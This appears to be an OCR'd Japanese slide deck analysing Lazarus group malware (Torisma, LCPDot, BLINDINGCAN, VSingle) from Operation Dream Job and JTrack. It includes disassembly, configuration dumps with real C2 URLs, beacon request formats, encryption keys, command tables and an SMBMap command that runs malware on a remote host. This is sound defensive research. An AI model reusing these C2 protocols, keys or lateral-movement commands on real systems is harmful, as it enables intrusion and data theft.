seg000:00000000000000B0 138 8B 84 24 D8 00 00 00                        mov     eax, [rsp+138h+var_60]
seg000:00000000000000B7 138 89 44 24 28                                 mov     [rsp+138h+dwFlagsAndAttributes], eax ; dwFlagsAndAttributes
seg000:00000000000000BB 138 C7 44 24 20 03 00 00 00                     mov     [rsp+138h+dwCreationDisposition], OPEN_EXISTING ; dwCreationDisposition
seg000:00000000000000C3 138 45 33 C9                                    xor     r9d, r9d        ; lpSecurityAttributes
seg000:00000000000000C6 138 41 B8 02 00 00 00                           mov     r8d, FILE_SHARE_WRITE ; dwShareMode
seg000:00000000000000CC 138 BA 00 00 00 C0                              mov     edx, 0C0000000h ; dwDesiredAccess
seg000:00000000000000D1 138 48 8B BC 24 40 01 00 00                     mov     rcx, [rsp+138h+lpFileName] ; lpFileName
seg000:00000000000000D9 138 FF 54 24 58                                 call    [rsp+138h+api.CreateFileW] ; CreateFileW
seg000:00000000000000DD 138 48 89 84 24 D0 00 00 00                     mov     [rsp+138h+hFile], rax
seg000:00000000000000E5 138 48 83 BC 24 D0 00 00 00+                    cmp     [rsp+138h+hFile], 0FFFFFFFFFFFFFFFFh
seg000:00000000000000E5 138 FF
seg000:00000000000000EE 138 0F 84 89 03 00 00                           jz      loc_47D
seg000:00000000000000F4 138 C7 84 24 E8 00 00 00 00+                    mov     [rsp+138h+var_50], 0
seg000:00000000000000F4 138 00 00 00
seg000:00000000000000FF 138 C7 84 24 F0 00 00 00 00+                    mov     [rsp+138h+var_48], 0
seg000:00000000000000FF 138 00 00 00
seg000:000000000000010A 138 C7 84 24 EC 00 00 00 00+                    mov     [rsp+138h+dwMoveMethod], 0
seg000:000000000000010A 138 00 00 00
seg000:0000000000000115 138 C7 84 24 DC 00 00 00 00+                    mov     [rsp+138h+NumberOfBytesWritten], 0
seg000:0000000000000115 138 00 00 00
seg000:0000000000000120 138 C7 84 24 F4 00 00 00 00+                    mov     [rsp+138h+var_44], 0
seg000:0000000000000120 138 00 00 00
seg000:000000000000012B 138 48 C7 84 24 E0 00 00 00+                    mov     qword ptr [rsp+138h+lDistanceToMove], 0
seg000:000000000000012B 138 00 00 00 00
seg000:0000000000000137 138 BA 00 10 00 00                              mov     edx, 1000h      ; uBytes
seg000:000000000000013C 138 B9 40 00 00 00                              mov     ecx, 40h ; '@'  ; uFlags
seg000:0000000000000141 138 FF 94 24 90 00 00 00                        call    [rsp+138h+api.LocalAlloc] ; LocalAlloc
```

モジュールヘッダー

Offset	len	Content
0	4	Command size
4	-	Command
-	4	Module size

シェルコード形式

Torisma モジュール

Trisma

感染ホストの情報送信

- ファイル名、コンピュータ名、IPアドレス、カレントディレクトリ情報を送信

ファイル作成

- C:¥ProgramData¥Adobe¥AdobeUtility.exe

49バイトのデータを送信（用途不明）

- f91b0118ccd537e89a7bc9174dab483eff1dcf68110babcd

C2サーバー

Trisma

https://inovecommerce.com.br/public/pdf/

Search

Index of /public/pdf/

Name	Last modified	Size	Description
Parent Directory	12:08	-	
view.php	15:34	8k	
[illegible]	23:38	4k	
~dmfC0159751787.tmp	22-Sep-2020 23:38	4k	
~dmfC0582592317.tmp	22-Sep-2020 12:46	4k	
~dmfC0826752134.tmp	22-Sep-2020 04:54	8k	
~dmfC0951763650.tmp	22-Sep-2020 12:46	4k	
~dmfC1892079338.tmp	[illegible] 23:38	4k	
~dmfC2488245885.tmp	[illegible] 23:38	4k	
~dmfC2874705689.tmp	[illegible] 16:06	4k	
~dmfC2946421170.tmp	22-Sep-2020 23:38	4k	
~dmfC4091387434.tmp	21-Sep-2020 17:30	4k	
~dmfC6214233886.tmp	22-Sep-2020 23:38	4k	
~dmfC7729617617.tmp	22-Sep-2020 23:38	4k	
~dmfC8495818591.tmp	22-Sep-2020 12:46	4k	

Proudly Served by LiteSpeed Web Server at inovecommerce.com.br Port 443

コントロールパネル

Torismaモジュール

2nd マルウェア

3つのマルウェアを確認している

LCPDot

BLINDINGCAN_RC4

BLINDINGCAN_AES

LCPDot

LCPDotはモジュールをダウンロードおよび実行するマルウェア

設定情報をファイルに保存

- %TEMP%¥..¥ntuser.log1
  - SSPI (Security Support Provider Interface)を使ったRC4エンコード
  - 暗号化キーはマルウェアの実行時に与えられるパラメータのSHA1値

C2サーバ情報

- Base64 + XOR

```
for i in decoed_base64_data:
    print chr(((ord(i) ^ 0x25) - 0x7a))
```

マルウェア実行時のコマンドライン

RC4キー

"C:¥Windows¥System32¥cmd.exe" /c C:¥ProgramData¥Adobe¥Adobe.bin -p 0x53A4C60B

通信機能 (1)

LCPDot

1st リクエスト

```
POST /[URL] HTTP/1.1
Accept: text/html
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Cookie: SESSID=[Base64 データ]
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: [Host]
Content-Length: [Size]
Connection: Keep-Alive
Cache-Control: no-cache

Cookie=Enable&CookieV=[ランダムな数字]&Cookie_Time=64
```


Base64データ

[ID]-101010

➡ 1回目のリクエスト後のレスポンス“**Authentication Success**”
2回目のリクエスト後にモジュールをダウンロード

BLINDINGCAN_RC4

BLINDINGCAN_RC4は、ローダーにロードされることで動作するマルウェア



ローダー
- DLLファイル

マルウェア
- データファイル
- XORエンコードされている

設定情報
- データファイル
- XORエンコードされている

BLINDINGCAN_RC4の機能

各ファイルのパス例

- ローダー | C:¥ProgramData¥Microsoft¥Windows¥Caches¥**loghours.db**
- メイン | C:¥ProgramData¥Package Cache¥{8c3f057e-d6a6-4338-ac6a-f1c795a6577b}¥state.db
- 設定情報 | C:¥ProgramData¥Package Cache¥{8c3f057e-d6a6-4338-ac6a-f1c795a6577b}¥state.rsm

サービス登録

- HKEY_LOCAL_MACHINE¥System¥CurrentControlSet¥Services¥**LogonHours**¥Parameters
- ServiceMain = **KSMain**

データファイルのデコードキー

- *[File Name][Export Name][Service Name]*
  - e.g. **loghours.dbKSMainLogonHours**

設定情報ファイル

BLINDINGCAN_RC4

```
00000000  67 2d 51 44 1d e5 00 3c  05 00 00 00 68 74 74 70  |g-QD...<....http|
00000010  73 3a 2f 2f 77 77 77 2e  61 75 74 6f 6d 65 72 63  |s://www.automerc|
00000020  61 64 6f 2e 63 6f 2e 63  72 2f 65 6d 70 6c 65 6f  |ado.co.cr/empleo|
00000030  2f 63 73 73 2f 6d 61 69  6e 2e 6a 73 70 00 00 00  |/css/main.jsp...|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000110  68 74 74 70 73 3a 2f 2f  77 77 77 2e 61 75 74 6f  |https://www.auto|
00000120  6d 65 72 63 61 64 6f 2e  63 6f 2e 63 72 2f 65 6d  |mercado.co.cr/em|
00000130  70 6c 65 6f 2f 63 73 73  2f 6d 61 69 6e 2e 6a 73  |pleo/css/main.js|
00000140  70 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |p...............|
00000150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000210  00 00 00 00 68 74 74 70  73 3a 2f 2f 77 77 77 2e  |....https://www.|
00000220  61 75 74 6f 6d 65 72 63  61 64 6f 2e 63 6f 2e 63  |automercado.co.c|
00000230  72 2f 65 6d 70 6c 65 6f  2f 63 73 73 2f 6d 61 69  |r/empleo/css/mai|
00000240  6e 2e 6a 73 70 00 00 00  00 00 00 00 00 00 00 00  |n.jsp...........|
00000250  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000310  00 00 00 00 00 00 00 00  68 74 74 70 73 3a 2f 2f  |........https://|
00000320  77 77 77 2e 63 75 72 69  6f 66 69 72 65 6e 7a 65  |www.curiofirenze|
00000330  2e 63 6f 6d 2f 69 6e 63  6c 75 64 65 2f 69 6e 63  |.com/include/inc|
00000340  2d 73 69 74 65 2e 61 73  70 00 00 00 00 00 00 00  |-site.asp.......|
00000350  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000410  00 00 00 00 00 00 00 00  00 00 00 00 68 74 74 70  |............http|
00000420  73 3a 2f 2f 77 77 77 2e  6e 65 2d 62 61 2e 6f 72  |s://www.ne-ba.or|
00000430  67 2f 66 69 6c 65 73 2f  6e 65 77 73 2f 74 68 75  |g/files/news/thu|
00000440  6d 62 73 2f 74 68 75 6d  62 73 2e 61 73 70 00 00  |mbs/thumbs.asp..|
00000450  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000520  01 00 00 00 0a 35 64 01  30 2f 05 00 00 00 00 00  |.....5d.0/......|
00000530  00 00 00 00 00 00 00 00  00 00 3c 00 00 00 00 00  |..........<.....|
00000540  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000660  00 00 00 00 06 00 00 00  00 00 00 00 00 00 00 00  |................|
00000670  00 00 00 00 00 00 00 00  00 00 00 00 63 00 3a 00  |............c.:.|
00000680  5c 00 77 00 69 00 6e 00  64 00 6f 00 77 00 73 00  |¥.w.i.n.d.o.w.s.|
00000690  5c 00 73 00 79 00 73 00  74 00 65 00 6d 00 33 00  |¥.s.y.s.t.e.m.3.|
000006a0  32 00 5c 00 63 00 6d 00  64 00 2e 00 65 00 78 00  |2.¥.c.m.d...e.x.|
000006b0  65 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |e...............|
000006c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000880  00 00 00 00 25 00 74 00  65 00 6d 00 70 00 25 00  |....%.t.e.m.p.%.|
00000890  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
```

```
struct config
{
  int server_count;
  CHAR SERVER[1300];
  int flag_https;
  struct in_addr proxy_server;
  __int16 proxy_port;
  int c2_retry_count;
  int flag_diskinfo;
  int flag_session_info;
  int flag_config_save;
  __int16 wait_timevalue;
  __int64 running_date;
  __int16 seed1;
  __int16 seed2;
  __int16 seed3[46];
  char unknown_59C[96];
  __int128 unknown_5FC;
  __int128 unknown_60C;
  __int128 unknown_61C;
  __int128 unknown_62C;
  __int128 unknown_63C;
  __int128 unknown_64C;
  int unknown_65C;
  _BYTE gap660[20];
  char cmd_path[520];
  const WCHAR temp_path;
  _BYTE gap87E[518];
};
```

通信機能

BLINDINGCAN_RC4

1st リクエスト

```
POST /[PATH] HTTP/1.1
Connection: Keep-Alive
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
Host: [Server]
Content-Length: [Length]

id=[RC4_key][param_1:param_2:param_3]&[param_1]=[sessionID]&[param_2]=[fixedString]&[param_3]=[datagram]
```

RC4 + Base64

パラメータは以下の文字列からランダムに選択される

boardid,bbsNo,strBoardID,userid,bbs,filename,code,pid,seqNo,ReportID,v,PageNumber,num,view,read,action,page,mode,idx,cateId,bbsId,pType,pcode,index,tbl,idx_num,act,bbs_id,bbs_form,bid,bbscate,menu,tcode,b_code,bname,tb,borad01,borad02,borad03,mid,newsid,table,Board_seq,bc_idx,seq,ArticleID,B_Notice,nowPage,webid,boardDiv,sub_idx

fixedStringは以下の文字列をRC4エンコードしたデータ

T1B7D95256A2001E

カスタムRC4

BLINDINGCAN_RC4

カスタムRC4は、通信の暗号化に使用されている

```
def custom_rc4(data, key):
    x = 0
    box = list(range(256))
    for i in range(256):
        x = (x + int(box[i]) + int(key[i  % len(key)])) % 256
        box[i], box[x] = box[x], box[i]

    x = 0
    for i in range(0xC00):
        i = i + 1
        x = (x + int(box[i % 256])) % 256
        wow_x  = x
        box[i % 256], box[x] = box[x], box[i % 256]
        wow_y  = i % 256

    x = wow_y
    y = wow_x
    out = []
    for char in data:
        x = (x + 1) % 256
        y = (y + box[x]) % 256
        box[x], box[y] = box[y], box[x]
        out.append(chr(char ^ box[(box[x] + box[y]) % 256]))

    return ''.join(out)
```

RC4キーストリームを0xC00に変更

コマンド

BLINDINGCAN_RC4

コマンドリスト					
0x8201	システム情報送信	0x8225	ファイル削除（sdelete）	0x8244	ドライブ空き容量取得
0x8208	ドライブ情報送信	0x8226	通信確認	0x8247	None
0x8209	ディレクトリ一覧	0x8227	カレントディレクトリ変更	0x8248	スリープ
0x8210	サービス一覧	0x8231	ファイル作成時間変更	0x8249	ファイル名の取得
0x8211	アップロード（zlib圧縮）	0x8232	通信間隔変更	0x8262	ファイル作成
0x8212	ダウンロード	0x8233	セッション終了	0x8264	ファイルコピー
0x8214	プロセス実行	0x8240	アンインストール	0x8265	ファイル移動
0x8215	プロセス実行（ユーザ指定）	0x8241	設定情報取得	0x8272	ファイル削除
0x8217	プロセス一覧	0x8242	設定情報の更新		
0x8224	プロセス停止	0x8243	ディレクトリ情報取得		

BLINDINGCAN_AES

BLINDINGCAN_AESはLateral Movement時に使用される

- モジュールをダウンロードして動作する

- ファイルの特徴
  - システムフォルダに保存される
  - ファイルサイズが大きい (150MBほど)
  - VMProtect使用
  - 文字列をAESで暗号化している
- 設定情報は以下のレジストリエントリに保存される
  - HKEY_LOCAL_MACHINE¥SYSTEM¥CurrentControlSet¥Services¥eventlog¥Application
  - Value: Emulate

設定情報

BLINDINGCAN_AES

```
00000000  de 06 00 00 02 00 00 00  68 00 74 00 74 00 70 00  |........h.t.t.p.|
00000010  73 00 3a 00 2f 00 2f 00  6d 00 6b 00 2e 00 62 00  |s.:././.m.k...b.|
00000020  69 00 74 00 61 00 6c 00  2e 00 63 00 6f 00 6d 00  |i.t.a.l...c.o.m.|
00000030  2e 00 62 00 72 00 2f 00  73 00 61 00 63 00 2f 00  |..b.r./.s.a.c./.|
00000040  46 00 6f 00 72 00 6d 00  75 00 6c 00 65 00 2f 00  |F.o.r.m.u.l.e./.|
00000050  4d 00 61 00 6e 00 61 00  67 00 65 00 72 00 2e 00  |M.a.n.a.g.e.r...|
00000060  6a 00 73 00 70 00 40 00  44 00 69 00 67 00 69 00  |j.s.p.@.D.i.g.i.|
00000070  74 00 61 00 6c 00 2e 00  6a 00 73 00 70 00 40 00  |t.a.l...j.s.p.@.|
00000080  42 00 72 00 6f 00 77 00  73 00 65 00 72 00 2e 00  |B.r.o.w.s.e.r...|
00000090  6a 00 73 00 70 00 40 00  46 00 69 00 65 00 6c 00  |j.s.p.@.F.i.e.l.|
000000a0  64 00 73 00 2e 00 6a 00  73 00 70 00 40 00 4d 00  |d.s...j.s.p.@.M.|
000000b0  61 00 6b 00 65 00 46 00  6f 00 72 00 6d 00 75 00  |a.k.e.F.o.r.m.u.|
000000c0  6c 00 65 00 2e 00 6a 00  73 00 70 00 00 00 6e 00  |l.e...j.s.p...n.|
000000d0  73 00 2e 00 6a 00 73 00  70 00 00 00 00 00 00 00  |s...j.s.p.......|
000000e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000100  00 00 00 00 00 00 00 00  68 00 74 00 74 00 70 00  |........h.t.t.p.|
00000110  73 00 3a 00 2f 00 2f 00  6d 00 6b 00 2e 00 62 00  |s.:././.m.k...b.|
00000120  69 00 74 00 61 00 6c 00  2e 00 63 00 6f 00 6d 00  |i.t.a.l...c.o.m.|
00000130  2e 00 62 00 72 00 2f 00  73 00 61 00 63 00 2f 00  |..b.r./.s.a.c./.|
00000140  46 00 6f 00 72 00 6d 00  75 00 6c 00 65 00 2f 00  |F.o.r.m.u.l.e./.|
00000150  4d 00 61 00 6e 00 61 00  67 00 65 00 72 00 2e 00  |M.a.n.a.g.e.r...|
00000160  6a 00 73 00 70 00 40 00  44 00 69 00 67 00 69 00  |j.s.p.@.D.i.g.i.|
00000170  74 00 61 00 6c 00 2e 00  6a 00 73 00 70 00 40 00  |t.a.l...j.s.p.@.|
00000180  42 00 72 00 6f 00 77 00  73 00 65 00 72 00 2e 00  |B.r.o.w.s.e.r...|
00000190  6a 00 73 00 70 00 40 00  46 00 69 00 65 00 6c 00  |j.s.p.@.F.i.e.l.|
000001a0  64 00 73 00 2e 00 6a 00  73 00 70 00 40 00 4d 00  |d.s...j.s.p.@.M.|
000001b0  61 00 6b 00 65 00 46 00  6f 00 72 00 6d 00 75 00  |a.k.e.F.o.r.m.u.|
000001c0  6c 00 65 00 2e 00 6a 00  73 00 70 00 00 00 6e 00  |l.e...j.s.p...n.|
000001d0  73 00 2e 00 6a 00 73 00  70 00 00 00 00 00 00 00  |s...j.s.p.......|
000001e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000500  00 00 00 00 00 00 00 00  63 00 6d 00 64 00 2e 00  |........c.m.d...|
00000510  65 00 78 00 65 00 00 00  00 00 00 00 00 00 00 00  |e.x.e...........|
00000520  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000600  00 00 00 00 00 00 00 00  0a 00 00 00 00 00 00 00  |................|
00000610  00 00 00 00 00 00 00 00  00 00 01 00 00 00 01 00  |................|
00000620  00 00 03 00 00 00 3c 00  00 00 78 00 36 00 34 00  |......<...x.6.4.|
00000630  5f 00 31 00 2e 00 30 00  00 00 00 00 00 00 00 00  |_.1...0.........|
00000640  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000670  00 00 00 00 00 00 00 00  00 00 01 00 00 00 31 00  |..............1.|
00000680  32 00 35 00 35 00 39 00  34 00 37 00 35 00 39 00  |2.5.5.9.4.7.5.9.|
00000690  33 00 31 00 33 00 36 00  33 00 36 00 00 00 00 00  |3.1.3.6.3.6.....|
000006a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000006b0  00 00 00 00 00 00 00 00  00 00 52 00 43 00 32 00  |..........R.C.2.|
000006c0  7a 00 57 00 4c 00 79 00  47 00 35 00 30 00 66 00  |z.W.L.y.G.5.0.f.|
000006d0  50 00 49 00 50 00 6b 00  51 00 00 00 00 00 00 00  |P.I.P.k.Q.......|
000006e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

```
struct config
{
  int server_count;
  char server1[256];
  char server2[256];
  char server3[256];
  char server4[256];
  char server5[256];
  char cmd[256]; /* unused */
  int not_use_1; /* unused */
  int running_time;
  int not_use_2; /* unused */
  int not_use_3; /* unused */
  int not_use_4; /* unused */
  int not_use_5; /* unused */
  int sleep_time;
  char id[80]; /* unused */
  int set_uniq_id;    /* whether uniq_id is set or not*/
  char uniq_id[60];    /* A unique value is generated from computer name */
  char AES_key[42];
};
```

文字列エンコード

BLINDINGCAN_AES

- AES128 (CBCモード)
  - キーはワイド文字として処理されるため、最初の16バイトのみ使用

```
2C8 mov     [rsp+2C8h+var_262], ax
2C8 jnz     loc_7FEEEFC4E9E

2C8 lea     rdx, aRc2zwlyg50fpip ; "RC2zWLyG50fPIPkQ"
2C8 lea     rcx, AES_key
2C8 call    mal_AES_init
2C8 call    mal_get_dll_address
2C8 test    eax, eax
2C8 jnz     short loc_7FEEEFC4B99

loc_7FEEEFC4B99:
2C8 call    mal_get_api_kerne
2C8 test    eax, eax
2C8 jz      short loc_7FEEEF
```

32バイトのキー

- API 難読化
  - API文字列をAESで暗号化している

```
128 lea     rdx, [rsp+120h+var_100]
128 mov     r8d, 40h ; '@'
128 mov     rcx, rax
128 mov     [rsp+120h+var_100], 1BCD114Ch
128 mov     [rsp+120h+var_FC], 81D876E1h
128 mov     [rsp+120h+var_F8], 9955F0BCh
128 mov     [rsp+120h+var_F4], 544EBF15h
128 mov     [rsp+120h+var_F0], 35DB5469h
128 mov     [rsp+120h+var_EC], 47B8E965h
128 mov     [rsp+120h+var_E8], 0F0E023DBh
128 mov     [rsp+120h+var_E4], 860CA08Eh
128 mov     [rsp+120h+var_E0], 0CEBF619Eh
128 mov     [rsp+120h+var_DC], 0E6798BDFh
128 mov     [rsp+120h+var_D8], 5212BFBh
128 mov     [rbp+57h+var_D4], 0B92F8791h
128 mov     [rbp+57h+var_D0], 0B589BB46h
128 mov     [rbp+57h+var_CC], 67C7A566h
128 mov     [rbp+57h+var_C8], 0F9D12F2Fh
128 mov     [rbp+57h+var_C4], 26A25817h
128 call    mal_load_api_address
128 mov     cs:CreateToolhelp32Snapshot, rax
128 test    rax, rax
128 jz      loc_7FEEEFC432D
```

通信機能

BLINDINGCAN_AES

1st リクエスト

C2サーバーからのレスポンスに、同じ認証キーが含まれている場合に、次の動作を行う

```
POST /[Path]HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
Cookie: token=[ランダムな値(4桁)][認証キー(4桁)][通信回数]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77
Safari/537.36
Content-Length: [Size]
Host:[Server]

[param]=[Base64 データ]
```

パラメータは以下の文字列からランダムに選択される

tname;blogdata;content;thesis;method;bbs;level;maincode;tab;idx;tb;isbn;entry;doc;category;articles;portal;notice;product;themes;manual;parent;slide;vacon;tag;tistory;property;course;plugin

Base64 データフォーマット

[AES Key]@[Uniq ID]

BLINDINGCAN_AES モジュール

BLINDINGCAN_AES

モジュールには多数の機能が含まれており、ダウンロードがメインの挙動を行う

```
00000000  00 64 01 00 4d 5a 90 00  03 00 00 00 04 00 00 00  |.d..MZ..........|
00000010  ff ff 00 00 b8 00 00 00  00 00 00 00 40 00 00 00  |............@...|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000040  f0 00 00 00 0e 1f ba 0e  00 b4 09 cd 21 b8 01 4c  |............!..L|
00000050  cd 21 54 68 69 73 20 70  72 6f 67 72 61 6d 20 63  |.!This program c|
00000060  61 6e 6e 6f 74 20 62 65  20 72 75 6e 20 69 6e 20  |annot be run in |
00000070  44 4f 53 20 6d 6f 64 65  2e 0d 0d 0a 24 00 00 00  |DOS mode....$...|
00000080  00 00 00 00 63 93 9d bd  27 f2 f3 ee 27 f2 f3 ee  |....c...'...'...|
00000090  27 f2 f3 ee b4 bc 6b ee  25 f2 f3 ee 48 84 58 ee  |'.....k.%...H.X.|
000000a0  0b f2 f3 ee 48 84 59 ee  5d f2 f3 ee 48 84 6d ee  |....H.Y.]...H.m.|
000000b0  2c f2 f3 ee 2e 8a 60 ee  2a f2 f3 ee 27 f2 f2 ee  |,.....`.*...'...|
000000c0  ab f2 f3 ee 48 84 5c ee  2c f2 f3 ee 48 84 68 ee  |....H.¥.,...H.h.|
000000d0  26 f2 f3 ee 48 84 6e ee  26 f2 f3 ee 52 69 63 68  |&...H.n.&...Rich|
000000e0  27 f2 f3 ee 00 00 00 00  00 00 00 00 00 00 00 00  |'...............|
000000f0  00 00 00 00 50 45 00 00  64 86 03 00 f7 12 c4 5e  |....PE..d.....^|
00000100  00 00 00 00 00 00 00 00  f0 00 22 20 0b 02 0a 00  |..........″ ....|
00000110  00 60 01 00 00 10 00 00  00 00 02 00 50 69 03 00  |.`..........Pi..|
00000120  00 10 02 00 00 00 00 80  01 00 00 00 00 10 00 00  |................|
00000130  00 02 00 00 05 00 02 00  00 00 00 00 05 00 02 00  |................|
00000140  00 00 00 00 00 80 03 00  00 10 00 00 00 00 00 00  |................|
00000150  02 00 40 01 00 00 10 00  00 00 00 00 00 10 00 00  |..@.............|
00000160  00 00 00 00 00 00 10 00  00 00 00 00 00 10 00 00  |................|
00000170  00 00 00 00 00 00 00 00  10 00 00 00 58 73 03 00  |............Xs..|
00000180  54 00 00 00 b8 71 03 00  a0 01 00 00 00 70 03 00  |T....q.......p..|
00000190  b8 01 00 00 00 10 03 00  a4 19 00 00 00 00 00 00  |................|
000001a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000001f0  00 00 00 00 00 00 00 00  00 00 00 00 55 50 58 30  |............UPX0|
00000200  00 00 00 00 00 00 02 00  00 10 00 00 00 00 00 00  |................|
00000210  00 04 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000220  80 00 00 e0 55 50 58 31  00 00 00 00 00 60 01 00  |....UPX1.....`..|
00000230  00 10 02 00 00 5c 01 00  00 04 00 00 00 00 00 00  |.....¥..........|
00000240  00 00 00 00 00 00 00 00  40 00 00 e0 2e 72 73 72  |........@....rsr|
00000250  63 00 00 00 00 10 00 00  00 70 03 00 00 04 00 00  |c........p......|
00000260  00 60 01 00 00 00 00 00  00 00 00 00 00 00 00 00  |.`..............|
00000270  40 00 00 c0 00 00 00 00  00 00 00 00 00 00 00 00  |@...............|
00000280  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

UPX

コマンド

BLINDINGCAN_AES

コマンド一覧					
0xABCF	カレントディレクトリ取得	0xABE9	アップロード（ZIP化）	0xAC07	通信先変更
0xABD5	ファイル一覧取得	0xABEB	ファイル作成時間変更	0xAC0D	ディスク、ファイル情報取得
0xABD7	プロセス一覧取得	0xABED	ローカルタイム変更	0xAC15	カレントディレクトリ変更
0xABD9	プロセス停止	0xABF5	ファイル削除	0xAC17	-
0xABDB	プロセス実行	0xABF7	シェルコマンド実行	0xAC19	ロードプロセス情報取得
0xABDD	プロセス実行（ユーザ指定）	0xABF9	疎通確認	0xAC27	ファイルコピー
0xABE1	ダウンロード	0xAC03	-		
0xABE3	アップロード	0xAC05	-		

使用したツール

Tool

Lateral Movement

- AdFind
- SMBMap
- Responder-Windows

リモートアクセス

- TightVNC Viewer

情報窃取

- XenArmor Email Password Recovery Pro
- XenArmor Browser Password Recovery Pro
- winrar

その他

- tcpdump
- procdump
- wget

SMBMap を使ったLateral Movement

Tool

SMBMapを使ってリモートホストでマルウェア実行

```
BigMSI.exe -u USERID -p PASSWORD=[password] -H [IP_Address] -x
"c:¥windows¥system32rundll32.exe C:¥ProgramData¥iconcache.db,CryptGun
HIQ0I7inRQJRaPDv"
```

- SMBMapはPyinstallerを使ってWindows実行ファイル（EXEファイル）に変換されている

オリジナルSMBスキャナ

Tool

SMBスキャンツールの使い方

Scan.exe StartIP EndIP ThreadCount logfilePath [Username Password Deep]

Log file

```
192.168.1.1 - 192.168.1.100:(Username - test / Password - password
------------------
192.168.1.10  win7_test --------
 Share:              Type:                  Remark:
 C                   Disk
  $Recycle.Bin                  (DIR) 2012-07-17 05:06
  data                          (DIR) 2019-12-24 09:33
  Documents and Settings        (DIR) 2009-07-14 05:08
  pagefile.sys                  16777216  2021-04-02 08:00
  PerfLogs                      (DIR) 2009-07-14 03:20
  Program Files                 (DIR) 2016-11-16 01:02
  Program Files (x86)           (DIR) 2016-11-16 01:14
  ProgramData                   (DIR) 2016-11-18 04:29
  Recovery                      (DIR) 2012-06-19 05:49
  System Volume Information     (DIR) 2021-04-02 08:31
  Users                         (DIR) 2012-07-17 05:06
  Windows                       (DIR) 2021-04-02 08:00
 U/P Correct!
 Error: 5

------------------
```

1 Lazarusとは？

2 Operation Dream Job

3 Operation JTrack

4 Lazarus TTPの解説

Operation Jtrackの概要

2020年, Lazarusグループによる攻撃を観測

攻撃者は、日本の複数の組織に侵入

攻撃者は、MSP経由でターゲット組織のネットワークに侵入

Malware感染

2つのタイプのマルウェアを確認

VSingle

ValeforBeta

VSingle

VSingleは、リモートホストで任意のコマンドを
実行するための機能を持ったRAT

PDBパス

G:¥Valefor¥Valefor_Single¥Release¥**VSingle**.pdb

バージョン情報

```
1   Version: 1.0.1
2   Loggedon User: test-user
3   Stub Path:
4   Persistence Mode:
5   Persistence name:
6   Mutex Name: sonatelr
```

バージョン **4.1.1** および **3.0.1** も確認している

通信機能

VSingle

1st リクエスト

```
GET /polo/[Unixタイム]/[ランダム文字列].php?ufw=[Base64 データ]&uis=[ユニーク ID] HTTP/1.1
Host: maturicafe.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5 (.NET CLR 3.5.30729)
Accept: text/html3,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
```

Base64 データ

“[IP アドレス]|[Windows バージョン]|[マルウェアバージョン]"

コマンド

VSingle

コマンド一覧	
1	ファイルのアップロード
2	通信インターバルの設定
3	シェルコマンド実行
4	プラグインのダウンロード・実行
5	アップロード
6	マルウェア情報送信
7	アンインストール
